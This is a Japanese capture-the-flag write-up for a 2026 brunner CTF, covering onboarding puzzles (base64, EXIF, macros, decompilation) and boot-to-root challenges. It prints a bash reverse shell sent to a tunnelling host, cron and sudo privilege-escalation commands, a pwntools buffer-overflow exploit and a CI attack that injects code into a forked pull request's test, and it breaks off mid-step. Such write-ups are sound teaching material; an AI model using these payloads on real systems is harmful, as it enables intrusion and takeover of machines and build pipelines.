この大会は2026/8/21 21:00(JST)~2026/8/23 21:00(JST)に開催されました。
今回もチームで参戦。結果は2890点で1103チーム中224位でした。
自分で解けた問題をWriteupとして書いておきます。
Start Here: Sanity Check
問題にフラグが書いてあった。
brunner{welcome_to_your_new_unpaid_internship}
Company Intranet (Onboarding)
Dicordに入り、#announcementチャネルのトピックを見ると、フラグが書いてあった。
brunner{this_could_have_been_an_email}
Corporate Hotline (Onboarding)
$ ncat --ssl corporate-hotline-0066d37296f4a2bb-global.challs.brunnerne.xyz 1337
Welcome to the Brunnerne Inc. Corporate Hotline™

Press 1 to speak to Sales
Press 2 to contact the IT Helpdesk
Press 3 for important corporate information

> 3
brunner{your_call_is_very_important_to_us}
brunner{your_call_is_very_important_to_us}
Touch Base (Onboarding)
base64デコードする。
$ echo YnJ1bm5lcnt0MHVjaDFuZ19iNHMzNjRfMTVfaDMxMTRfYjQ1M2QhfQ== | base64 -d
brunner{t0uch1ng_b4s364_15_h3114_b453d!}
brunner{t0uch1ng_b4s364_15_h3114_b453d!}
Bears (Onboarding)
$ exiftool bear.png
ExifTool Version Number         : 13.25
File Name                       : bear.png
Directory                       : .
File Size                       : 39 kB
File Modification Date/Time     : 2026:08:14 16:46:24+09:00
File Access Date/Time           : 2026:08:21 21:27:13+09:00
File Inode Change Date/Time     : 2026:08:14 16:46:24+09:00
File Permissions                : -rwxrwxrwx
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 800
Image Height                    : 600
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Comment                         : brunner{b34rs_347_b337s}
Image Size                      : 800x600
Megapixels                      : 0.480
brunner{b34rs_347_b337s}
Going Paperless (Onboarding)
ASCIIコードとしてデコードする。
>>> enc = "98 114 117 110 110 101 114 123 97 115 99 105 105 95 103 114 101 101 110 119 97 115 104 105 110 103 125"
>>> ''.join([chr(int(c)) for c in enc.split()])
'brunner{ascii_greenwashing}'
brunner{ascii_greenwashing}
Business Trip (Onboarding)

問題文はこうなっている。
My company sent me on a business trip to close an important deal with a major supplier.
But, ehh... Boss makes a dollar, I make a dime, that's why I ski on company time.

Flag format: The name of the mountain in the picture (without "Mount" or "Mt."), wrapped in brunner{}.
Example: If you think the picture is of Mount Fuji, the flag would be brunner{fuji}.
画像検索すると、AI による概要に以下のように表示された。
イタリア・ドロミテのラガツォイ山(Piccolo Lagazuoi)山頂付近からの雪景色と周囲の山々を捉えた眺望です。
brunner{lagazuoi}
Insanity Check (Onboarding)
動いている1337個のロゴにカーソルでタッチしたら、フラグが表示された。
brunner{you_weren't_insane_enough_to_do_this_two_years_in_a_row...right?}
Brunner Mifflin - Complaint Box (Onboarding)
デベロッパーツールのネットワークを見ながら、適当に入力してSubmitすると、レスポンスに以下が返ってきていた。
{
    "message": "Toby successfully archived the complaint from a about b under his desk",
    "flag": "brunner{C0mpla1nt_f1led}"
}
brunner{C0mpla1nt_f1led}
BOREd2root (User) (Onboarding)
指示通りに進める。
$ nc -lvnp 4444
listening on [any] 4444 ...
他のターミナルで以下を実行する。
$ cargo install bore-cli
Updating crates.io index
Downloaded bore-cli v0.6.0
Downloaded 1 crate (23.7KiB) in 0.10s
Installing bore-cli v0.6.0
Updating crates.io index
Locking 89 packages to latest compatible versions
Adding dashmap v5.5.3 (available: v6.2.1)
Adding fastrand v1.9.0 (available: v2.5.0)
Adding generic-array v0.14.7 (available: v0.14.9)
Adding hmac v0.12.1 (available: v0.13.0)
Adding sha2 v0.10.9 (available: v0.11.0)
Downloaded anstream v1.0.0
Installing /home/kali/.cargo/bin/bore
Installed package `bore-cli v0.6.0` (executable `bore`)
$ export PATH="$HOME/.cargo/bin:$PATH"
$ bore local 4444 --to bore.pub
2026-08-21T14:39:28.579452Z INFO bore_cli::client: connected to server remote_port=49605
2026-08-21T14:39:28.579557Z INFO bore_cli::client: listening at bore.pub:49605
Webの入力画面で以下を入力する。
__import__("os").system('bash -c "bash -i >& /dev/tcp/bore.pub/49605 0>&1" &')リバースシェルが成功した。
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 54290
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
intern@d-bored2root-80c7301af14786d2-global-76cc6955d4-s8nl5:~$ cat flag.txt
cat flag.txt
brunner{n0w_1_4m_4_c3rt1f13d_m0l3!}
brunner{n0w_1_4m_4_c3rt1f13d_m0l3!}
BOREd2root (Root) (Onboarding)
intern@d-bored2root-80c7301af14786d2-global-76cc6955d4-s8nl5:~$ cat NEXT-STEPS.txt
<786d2-global-76cc6955d4-s8nl5:~$ cat NEXT-STEPS.txt
IT ONBOARDING, PART 2
=======================================

You have a shell as `intern`. You are not root yet. Let's fix that!

1. LOOK FOR WORK THE MACHINE DOES BY ITSELF
   Scheduled jobs run with nobody sitting at the keyboard, and they
   sometimes run as root. The first place to look is:
       cat /etc/crontab

   There is a job in there that runs every single minute, as root.
   Note the name of the file it runs.


2. LOOK AT WHAT THAT JOB ACTUALLY RUNS
       ls -l /usr/local/bin/backup-timesheets

   Read the permissions carefully:
       -rwxrwxrwx 1 root root ...
        ^^^^^^^^^
        owner root ... but writable by everyone

   Root runs this file every minute and you are allowed to edit it.
   That is a vulnerability that we can use. Whatever you put in this file,
   root will run within sixty seconds.


3. REPLACE IT WITH SOMETHING OF YOUR OWN
       echo '#!/bin/sh' > /usr/local/bin/backup-timesheets
       echo 'chmod u+s /bin/bash' >> /usr/local/bin/backup-timesheets

   Mind the difference: the first line uses one `>` and overwrites the
   file, the second uses `>>` and appends to it.

   `chmod u+s` sets the SUID bit on /bin/bash. A SUID program runs with
   the privileges of whoever owns it, no matter who starts it. /bin/bash
   is owned by root, meaning we can use it as root.


4. WAIT FOR THE JOB
   It runs every minute. Go make tea, then check:
       ls -l /bin/bash

   Waiting for this to change:
       -rwxr-xr-x   ->   -rwsr-xr-x
                            ^
                     that s means SUID is set


5. TAKE YOUR ROOT SHELL
       bash -p

   The -p tells bash to keep those extra privileges instead of politely
   dropping them on startup. Then:
       id
       whoami
       cat /root/root.txt
intern@d-bored2root-80c7301af14786d2-global-76cc6955d4-s8nl5:~$ cat /etc/crontab
<14786d2-global-76cc6955d4-s8nl5:~$ cat /etc/crontab
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

* * * * * root /usr/local/bin/backup-timesheets
intern@d-bored2root-80c7301af14786d2-global-76cc6955d4-s8nl5:~$ ls -l /usr/local/bin/backup-timesheets
<5d4-s8nl5:~$ ls -l /usr/local/bin/backup-timesheets
-rwxrwxrwx. 1 root root 79 Aug 19 14:42 /usr/local/bin/backup-timesheets
intern@d-bored2root-80c7301af14786d2-global-76cc6955d4-s8nl5:~$ echo '#!/bin/sh' > /usr/local/bin/backup-timesheets
<echo '#!/bin/sh' > /usr/local/bin/backup-timesheets
intern@d-bored2root-80c7301af14786d2-global-76cc6955d4-s8nl5:~$ echo 'chmod u+s /bin/bash' >> /usr/local/bin/backup-timesheets
< u+s /bin/bash' >> /usr/local/bin/backup-timesheets
intern@d-bored2root-80c7301af14786d2-global-76cc6955d4-s8nl5:~$ ls -l /bin/bash
<f14786d2-global-76cc6955d4-s8nl5:~$ ls -l /bin/bash
-rwsr-xr-x. 1 root root 1298416 May  9 11:07 /bin/bash
intern@d-bored2root-80c7301af14786d2-global-76cc6955d4-s8nl5:~$ bash -p
bash -p
id
uid=1000(intern) gid=1000(intern) euid=0(root) groups=1000(intern)
whoami
root
cat /root/root.txt
brunner{d0wn_d0wn_d0wn_th3_r00t1t_h013}
brunner{d0wn_d0wn_d0wn_th3_r00t1t_h013}
Why those random letters? (Onboarding)
1文字飛ばしで1個ずつマイナス方向にシフトすればフラグになる。
>>> enc = 'cqsWvloGoWfGsv|LXS4e`YEI4E5EmJuL`ExB2Fuuii`qSV5LoLeUpbnH"W~n'
>>> ''.join([chr(c - 1) for c in enc[::2].encode()])
'brunner{W3_D34lt_w1th_R4ndom!}'
brunner{W3_D34lt_w1th_R4ndom!}
Apply here (Onboarding)
適当に入力して応募すると、/adminへのリンクがあるので、アクセスしてみる。
HTMLソースを見ると、以下のコメントがある。
これでログインしてみる。
先ほどの応募をApproveすると、フラグが表示された。
brunner{l00k_m4_1_f1n411y_g0t_4_j0b!}
Invoice (Onboarding)
$ olevba "Invoice #1337.docm"
olevba 0.60.2 on Python 3.13.9 - http://decalage.info/python/oletools
===============================================================================
FILE: Invoice
Type: OpenXML
WARNING For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_open()
Dim flag
flag = "brunner{" & "1_w0nt_p4y_th3m_4_d1me}"
Dim wsh As Object
Set wsh = VBA.CreateObject("WScript.Shell")
Dim waitOnReturn As Boolean: waitOnReturn = True
Dim windowStyle As Integer: windowStyle = 1
wsh.Run "cmd.exe /S /C echo " & flag, windowStyle, waitOnReturn
End Sub
+----------+--------------------+---------------------------------------------+
|Type |Keyword |Description |
+----------+--------------------+---------------------------------------------+
|AutoExec |Document_open |Runs when the Word or Publisher document is |
| | |opened |
|Suspicious|Shell |May run an executable file or a system |
| | |command |
|Suspicious|WScript.Shell |May run an executable file or a system |
| | |command |
|Suspicious|Run |May run an executable file or a system |
| | |command |
|Suspicious|CreateObject |May create an OLE object |
|IOC |cmd.exe |Executable file name |
+----------+--------------------+---------------------------------------------+
brunner{1_w0nt_p4y_th3m_4_d1me}
Decompile? (Onboarding)
Ghidraでデコンパイルする。
undefined8 main(void)
{
int iVar1;
long lVar2;
long in_FS_OFFSET;
char local_58;
char local_57;
long local_10;
local_10 = *(long *)(in_FS_OFFSET + 0x28);
setvbuf(stdout,(char *)0x0,2,0);
puts("");
puts(" ==================================================");
puts(" BRUNNER ONBOARDING VAULT (tm) v1.0");
puts(" ==================================================");
puts("");
puts(" Welcome to the team! Before you may receive your");
puts(" badge, please answer 5 simple onboarding questions.");
puts("");
puts(" Two tools will help get you through all five:");
puts("");
puts(" 1. strings ./vault");
puts(" Prints every piece of readable text hiding");
puts(" inside the program.");
puts("");
puts(" 2. A decompiler");
puts(" Turns the program back into C code you can");
puts(" read. Ghidra is free, or upload the file to");
puts(" https://dogbolt.org right in your browser.");
puts(" Then look for the function named `main`.");
puts("");
puts(" --------------------------------------------------");
puts("");
puts(" QUESTION 1 of 5");
puts("");
puts(" Q: What is the password for your department?");
puts("");
puts(" It is written in plain text inside this program,");
puts(" because of course it is.");
puts("");
puts(" HINT: run strings ./vault");
puts(" One line will look like a password.");
puts("");
ask(" password> ",&local_58,0x40);
iVar1 = strcmp(&local_58,"Pl4nt3xt_p455w0rd_1s_bu551ng");
if (iVar1 != 0) {
wrong("Run `strings ./vault`. Your answer is one of those lines.");
}
snprintf(badge_password,0x40,"%s",&local_58);
puts("");
puts(" [OK] Correct. A program cannot keep a secret.");
puts("");
puts(" --------------------------------------------------");
puts("");
puts(" QUESTION 2 of 5");
puts("");
puts(" Q: How many staplers are in the supply closet?");
puts("");
puts(" This answer is a number. `strings` only finds text,");
puts(" so this time it will not help you. You have to read");
puts(" the actual code.");
puts("");
puts(" HINT: open this program in a decompiler and find");
puts(" the function `main`. Scroll down to QUESTION 2.");
puts(" Your answer is compared against a number.");
puts(" That number is what we want.");
puts(" (You might need to right click and show it as decimal)");
puts("");
ask(" staplers> ",&local_58,0x40);
lVar2 = __isoc23_strtol(&local_58,0,0);
if (lVar2 != 0xfef) {
wrong(
"Decompile the program, find `main`, scroll to QUESTION 2, and read the number your answer is compared to."
);
}
badge_staplers = lVar2;
puts("");
puts(" [OK] Correct. Nobody has ever needed that many staplers.");
puts("");
puts(" --------------------------------------------------");
puts("");
puts(" QUESTION 3 of 5");
puts("");
puts(" Q: What is the asset tag number on the printer?");
puts("");
puts(" Another number in the code. But this one is written in");
puts(" hexadecimal: it starts with 0x and may contain letters.");
puts(" That is just a different way of writing a normal number.");
puts("");
puts(" HINT: find QUESTION 3 in the decompiled `main` and");
puts(" type the number exactly as you see it, 0x and");
puts(" all. We accept either spelling.");
puts("");
ask(" asset tag> ",&local_58,0x40);
lVar2 = __isoc23_strtol(&local_58,0,0);
if (lVar2 != 0x2a) {
wrong(
"Find QUESTION 3 in the decompiled `main` and type the number it compares against. 0x and a ll."
);
}
badge_asset_tag = lVar2;
printf("\n [OK] Correct. And note: %#lx is just %ld written another way.\n",lVar2,lVar2);
puts("");
puts(" --------------------------------------------------");
puts("");
puts(" QUESTION 4 of 5");
puts("");
puts(" Q: Which single letter is printed on the manager\'s mug?");
puts("");
puts(" A single letter is stored as a small number. Your");
puts(" decompiler may show it as the letter with quotes around it,");
puts(" or as a plain number. Both mean the letter.");
puts("");
puts(" HINT: find QUESTION 4 in the decompiled `main`.");
puts(" If you only see a number, look it up in an");
puts(" ASCII table to get the letter.");
puts("");
ask(" letter> ",&local_58,0x40);
if ((local_58 != 'B') || (local_57 != '\0')) {
wrong(
"Find QUESTION 4 in the decompiled `main`. Answer with exactly one letter, and mind upper c ase versus lower case."
);
}
badge_mug_letter = local_58;
puts("");
puts(" [OK] Correct. Do not touch that mug.");
puts("");
puts(" --------------------------------------------------");
puts("");
puts(" QUESTION 5 of 5");
puts("");
puts(" Q: What is this year\'s team building budget?");
puts("");
puts(" Careful with this one. The code does not compare your");
puts(" answer directly. It does a little maths to your answer");
puts(" first, and then compares the result.");
puts("");
puts(" HINT: find QUESTION 5 in the decompiled `main`, see");
puts(" what it does to your number, and work backwards");
puts(" to figure out what you must type in.");
puts("");
ask(" budget> ",&local_58,0x40);
lVar2 = __isoc23_strtol(&local_58,0,0);
if (lVar2 * 2 != 0x5dc) {
wrong(
"Find QUESTION 5 in the decompiled `main`. Your number is doubled before it is checked, so work backwards from that."
);
}
puts("");
puts(" [OK] Correct. Enjoy the pizza. There will be one pizza.");
puts("");
puts(" --------------------------------------------------");
puts("");
badge_budget = (lVar2 * 2) / 2;
puts(" [*] Onboarding complete. Issuing your badge...");
puts("");
printf(" brunner{%s_%ld_0x%lx_%c_%ld}\n",badge_password,badge_staplers,badge_asset_tag,
(ulong)(uint)(int)badge_mug_letter,badge_budget);
puts("");
if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
__stack_chk_fail();
}
return 0;
}
1問目は比較文字列から以下を入力すればよい。
Pl4nt3xt_p455w0rd_1s_bu551ng
2問目は比較している値が0xfefであるため、以下を入力すればよい。
4079
3問目は比較している値が0x2aであるため、以下を入力すればよい。
42
4問目は比較文字列から以下を入力すればよい。
B
5問目は比較している値が0x5dcで、2倍した値を比較しているため、以下を入力すればよい。
750
$ ./vault

  ==================================================
      BRUNNER ONBOARDING VAULT (tm) v1.0
  ==================================================

  Welcome to the team! Before you may receive your
  badge, please answer 5 simple onboarding questions.

  Two tools will help get you through all five:

    1. strings ./vault
       Prints every piece of readable text hiding
       inside the program.

    2. A decompiler
       Turns the program back into C code you can
       read. Ghidra is free, or upload the file to
       https://dogbolt.org right in your browser.
       Then look for the function named `main`.

  --------------------------------------------------

  QUESTION 1 of 5

  Q: What is the password for your department?

  It is written in plain text inside this program,
  because of course it is.

  HINT: run   strings ./vault
            One line will look like a password.

  password> Pl4nt3xt_p455w0rd_1s_bu551ng

  [OK] Correct. A program cannot keep a secret.

  --------------------------------------------------

  QUESTION 2 of 5

  Q: How many staplers are in the supply closet?

  This answer is a number. `strings` only finds text,
  so this time it will not help you. You have to read
  the actual code.

  HINT: open this program in a decompiler and find
        the function `main`. Scroll down to QUESTION 2.
        Your answer is compared against a number.
        That number is what we want.
        (You might need to right click and show it as decimal)

  staplers> 4079

  [OK] Correct. Nobody has ever needed that many staplers.

  --------------------------------------------------

  QUESTION 3 of 5

  Q: What is the asset tag number on the printer?

  Another number in the code. But this one is written in
  hexadecimal: it starts with 0x and may contain letters.
  That is just a different way of writing a normal number.

  HINT: find QUESTION 3 in the decompiled `main` and
        type the number exactly as you see it, 0x and
        all. We accept either spelling.

  asset tag> 42

  [OK] Correct. And note: 0x2a is just 42 written another way.

  --------------------------------------------------

  QUESTION 4 of 5

  Q: Which single letter is printed on the manager's mug?

  A single letter is stored as a small number. Your
  decompiler may show it as the letter with quotes around it,
  or as a plain number. Both mean the letter.

  HINT: find QUESTION 4 in the decompiled `main`.
        If you only see a number, look it up in an
        ASCII table to get the letter.

  letter> B

  [OK] Correct. Do not touch that mug.

  --------------------------------------------------

  QUESTION 5 of 5

  Q: What is this year's team building budget?

  Careful with this one. The code does not compare your
  answer directly. It does a little maths to your answer
  first, and then compares the result.

  HINT: find QUESTION 5 in the decompiled `main`, see
            what it does to your number, and work backwards
            to figure out what you must type in.

  budget> 750

  [OK] Correct. Enjoy the pizza. There will be one pizza.

  --------------------------------------------------

  [*] Onboarding complete. Issuing your badge...

  brunner{Pl4nt3xt_p455w0rd_1s_bu551ng_4079_0x2a_B_750}
brunner{Pl4nt3xt_p455w0rd_1s_bu551ng_4079_0x2a_B_750}
HRBot (Onboarding)
Ghidraでデコンパイルする。
undefined8 main(void)
{
undefined4 local_c;
setbuf(stdin,(char *)0x0);
setbuf(stdout,(char *)0x0);
print_menu();
__isoc99_scanf(&DAT_0040251c,&local_c);
getchar();
switch(local_c) {
default:
fire_employee("Invalid selection. Termination expedited.");
break;
case 1:
handle_case();
break;
case 2:
fire_employee("Compensation realignment request denied.");
break;
case 3:
fire_employee("Work-life balance is not aligned with company values.");
break;
case 4:
fire_employee(
"Resignation not accepted. Resignation is not aligned with company values. Terminat ion expedited."
);
break;
case 5:
fire_employee("All rights to appeal was waived at initial employment.");
}
puts("\nThank you for using HRBot. Have a productive unemployment.");
return 0;
}
void fire_employee(undefined8 param_1)
{
printf("HRBot: %s\n",param_1);
puts("HRBot: Severance package: DENIED.");
puts("HRBot: Badge, laptop, and soul must be surrendered by EOD.");
return;
}
void handle_case(void)
{
ulong unaff_retaddr;
char local_58 [64];
ulong local_18;
ulong local_10;
saved_rip_ptr = (ulong *)register0x00000020;
local_10 = unaff_retaddr;
printf("\n[+] HRBot: Your unique case ID: 0x%lx\n",unaff_retaddr);
puts("\nHRBot: Please describe your HR case. For efficiency, input is limited to 64 characters.");
gets(local_58);
local_18 = *saved_rip_ptr;
if (local_18 == local_10) {
puts(
"\n[+] HRBot: EXCEPTION - COMPASSION DETECTED - You might need to overwrite some kind of add ress?"
);
}
else if ((local_18 < 0x400000) || (0x4fffff < local_18)) {
printf("\n[+] HRBot: Your case ID changed to 0x%lx.\n",local_18);
puts("\n[+] HRBot: perhaps you\'re still working out the correct amount of padding?");
}
else {
printf("\n[+] HRBot: You must be a smart employee, the case ID has changed!");
printf("\n[+] HRBot: New case ID: 0x%lx\n",local_18);
}
puts("\nHRBot: Case logged. A representative will never contact you.");
fire_employee("Your case has been escalated directly to termination.");
return;
}
void win_func(void)
{
char local_98 [136];
FILE *local_10;
local_10 = fopen("flag.txt","r");
if (local_10 == (FILE *)0x0) {
puts("HRBot: flag.txt not found. Please open a ticket with IT.");
exit(1);
}
fgets(local_98,0x80,local_10);
fclose(local_10);
puts("\n[+] HRBot: EXCEPTION DETECTED - unauthorized severance package approved.");
puts("[+] HRBot: Please accept this generous parting gift:");
printf("FLAG: %s\n",local_98);
return;
}
BOFでwin_func関数をコールすればよい。
テンプレートが渡され、チュートリアルもあるので、穴埋めして実行する。
from pwn import *
elf = ELF('./hrbot')
context.arch = 'amd64'
def start():
if args.LOCAL:
return elf.process()
if args.REMOTE:
TODO
host = "hrbot-41f5ec4fb3942737-global.challs.brunnerne.xyz"
return remote(host, 1337, ssl=True)
log.info("Use either: python3 solve.py LOCAL")
log.info("Or: python3 solve.py REMOTE")
exit(1)
def craft_payload():
BUFFER_SIZE = 64 TODO
OFFSET = 24 TODO
WIN_FUNC_ADDRESS = elf.symbols['win_func'] TODO
payload = b'A' * BUFFER_SIZE + b"B" * OFFSET + p64(WIN_FUNC_ADDRESS)
return payload
p = start()
p.sendlineafter(b'>', b'1')
payload = craft_payload()
p.sendlineafter(b'characters.', payload)
p.interactive()
$ python3 solve.py REMOTE
[*] '/mnt/hgfs/Shared/hrbot'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[+] Opening connection to hrbot-41f5ec4fb3942737-global.challs.brunnerne.xyz on port 1337: Done
[*] Switching to interactive mode


[+] HRBot: You must be a smart employee, the case ID has changed!
[+] HRBot: New case ID: 0x401256

HRBot: Case logged. A representative will never contact you.
HRBot: Your case has been escalated directly to termination.
HRBot: Severance package: DENIED.
HRBot: Badge, laptop, and soul must be surrendered by EOD.

[+] HRBot: EXCEPTION DETECTED - unauthorized severance package approved.
[+] HRBot: Please accept this generous parting gift:
FLAG: brunner{hr_th4nks_y0u_f0r_y0ur_t1m3_4t_brunn3rC0rp}

[*] Got EOF while reading in interactive
brunner{hr_th4nks_y0u_f0r_y0ur_t1m3_4t_brunn3rC0rp}
Brunner Mifflin (Root) (Boot2Root)
https://brunner-mifflin-user-2f01b7fa84bc2d03-global.challs.brunnerne.xyz/terminalにアクセスし、以下のクレデンシャル情報でログインする。
username: itguy
password: itguy321
itguiユーザでOSコマンドを実行できる。
itguy@d-brunner-mifflin-user-2f01b7fa84bc2d03-global-86bf65b88f-zpxlw:~$ <2f01b7fa84bc2d03-global-86bf65b88f-zpxlw:~$ sudo -l
Matching Defaults entries for itguy on
d-brunner-mifflin-user-2f01b7fa84bc2d03-global-86bf65b88f-zpxlw:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty
User itguy may run the following commands on
d-brunner-mifflin-user-2f01b7fa84bc2d03-global-86bf65b88f-zpxlw:
(root) NOPASSWD: /usr/bin/mail
itguy@d-brunner-mifflin-user-2f01b7fa84bc2d03-global-86bf65b88f-zpxlw:~$ <bal-86bf65b88f-zpxlw:~$ sudo mail --exec='!/bin/sh'
uid=0(root) gid=0(root) groups=0(root)
flag.txt
brunner{1tguy_t4k35_m41l_s3cur1ty_v3ry_53r10u5}
brunner{1tguy_t4k35_m41l_s3cur1ty_v3ry_53r10u5}
The Three Ways - Flow (Boot2Root)
問題で提示されているbrunner_dev:dev_go_brrでログインする。
以下の2つのリポジトリが見える。
- brunner_ops / ci-bootstrap
- brunner_admin / hello-drone
1つ目のリポジトリをクローンして情報を探してみる。
$ git clone https://gitea-the-three-ways-flow-f29525145f9959ea-global.challs.brunnerne.xyz/brunner_ops/ci-bootstrap.git
Cloning into 'ci-bootstrap'...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 9 (delta 2), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (9/9), done.
Resolving deltas: 100% (2/2), done.
$ cd ci-bootstrap
$ git config --global --add safe.directory /XXX/XXX/XXX/ci-bootstrap
$ git log --all --oneline
8eaf07a (HEAD -> main, origin/main, origin/HEAD) read the ci password from the environment
9f728a5 add bootstrap scripts
$ git show 9f728a5:bootstrap.sh
set -eu
GITEA_URL=https://gitea-the-three-ways-flow-f29525145f9959ea-global.challs.brunnerne.xyz
GITEA_USER=brunner_ci
GITEA_PASSWORD=9d41c07be5a8426fa3c15b2e70f8d63a
REPOS="brunner_admin/hello-drone brunner_ops/deploy-tools brunner_ops/internal-deploy"
for slug in $REPOS; do
echo "checking $slug"
curl -sf -u "$GITEA_USER:$GITEA_PASSWORD" "$GITEA_URL/api/v1/repos/$slug" >/dev/null \
|| echo " $slug is not reachable with the ci account"
done
echo "done, activate anything new in drone by hand"
以下のクレデンシャル情報を取得できたので、ログインし直す。
brunner_ci:9d41c07be5a8426fa3c15b2e70f8d63a
プライベートで以下のリポジトリも見える。
- brunner_ops / deploy-tools
このリポジトリのファイルを見ていく。
.drone.ymlには以下のように書いてある。
kind: pipeline
type: exec
name: default

platform:
  os: linux
  arch: amd64

steps:
  - name: test
    commands:
      - python -m unittest discover -v

  - name: verify-release
    environment:
      REGISTRY_TOKEN:
        from_secret: registry_token
    commands:
      - sh verify-release.sh
verify-release.shがパイプラインで自動で実行されるようだ。
verify-release.shの内容を見てみる。
set -eu
. /etc/platform/registry.conf
"${REGISTRY_TOKEN:?REGISTRY_TOKEN is not set}"
VERSION=$(curl -sf -H "Authorization: token $REGISTRY_TOKEN" \
"$REGISTRY_API/packages/$REGISTRY_ORG?type=generic&q=$REGISTRY_PACKAGE" \
| python -c 'import json, sys; from bundle import newest
print(newest([p["version"] for p in json.load(sys.stdin) if p["name"] == sys.argv[1]]) or "")' \
"$REGISTRY_PACKAGE")
[ -n "$VERSION" ] || { echo "the registry has no published versions" >&2; exit 1; }
echo "newest published version: $VERSION"
WORK=$(mktemp -d)
trap 'rm -rf "$WORK"' EXIT
curl -sf -H "Authorization: token $REGISTRY_TOKEN" \
-o "$WORK/$REGISTRY_PACKAGE-$VERSION.tar.gz" \
"$REGISTRY_URL/$REGISTRY_PACKAGE/$VERSION/$REGISTRY_PACKAGE-$VERSION.tar.gz"
tar -xzf "$WORK/$REGISTRY_PACKAGE-$VERSION.tar.gz" -C "$WORK"
( cd "$WORK/bundle" && sha256sum -c SHA256SUMS )
echo "$REGISTRY_PACKAGE $VERSION verified"
ダッシュボードの方から、実行履歴を見ることができる。
testはこうなっている。
+ python -m unittest discover -v
test_newest_is_not_string_ordering (test_bundle.TestBundle.test_newest_is_not_string_ordering) ...
ok
test_newest_of_nothing (test_bundle.TestBundle.test_newest_of_nothing) ...
ok
test_parse_version (test_bundle.TestBundle.test_parse_version) ...
ok

----------------------------------------------------------------------
Ran 3 tests in 0.001s

OK
またverify-releaseはこうなっている。
+ sh verify-release.sh
verify-release.sh: line 6: REGISTRY_TOKEN: REGISTRY_TOKEN is not set
編集してコマンド実行できるか確認したい。そのままでは編集できないのでフォークして編集を試す。
test_bundle.pyを編集する。
先頭に以下のコードを追加する。
import subprocess
TestBundleクラスに以下のコードを追加する。
    def test_ci_host(self):
        print(subprocess.check_output("id".split(), text=True))
その後プルリクエストを送る。
testの実行履歴に以下が出力されていることがわかる。
uid=1000(drone) gid=1000(drone) groups=1000(drone)
プルリクエストをクローズして、今度はリバースシェルを実行するようにする。
待ち受けをし、TCPトンネリングを行う。
$ nc -lvnp 4444
listening on [any] 4444 ...
$ bore local 4444 --to bore.pub
2026-08-22T23:14:48.476911Z  INFO bore_cli::client: connected to server remote_port=15599
2026-08-22T23:14:48.476953Z  INFO bore_cli::client: listening at bore.pub:15599
TestBundleクラスのtest_ci_hostメソッドを以下のように修正する。
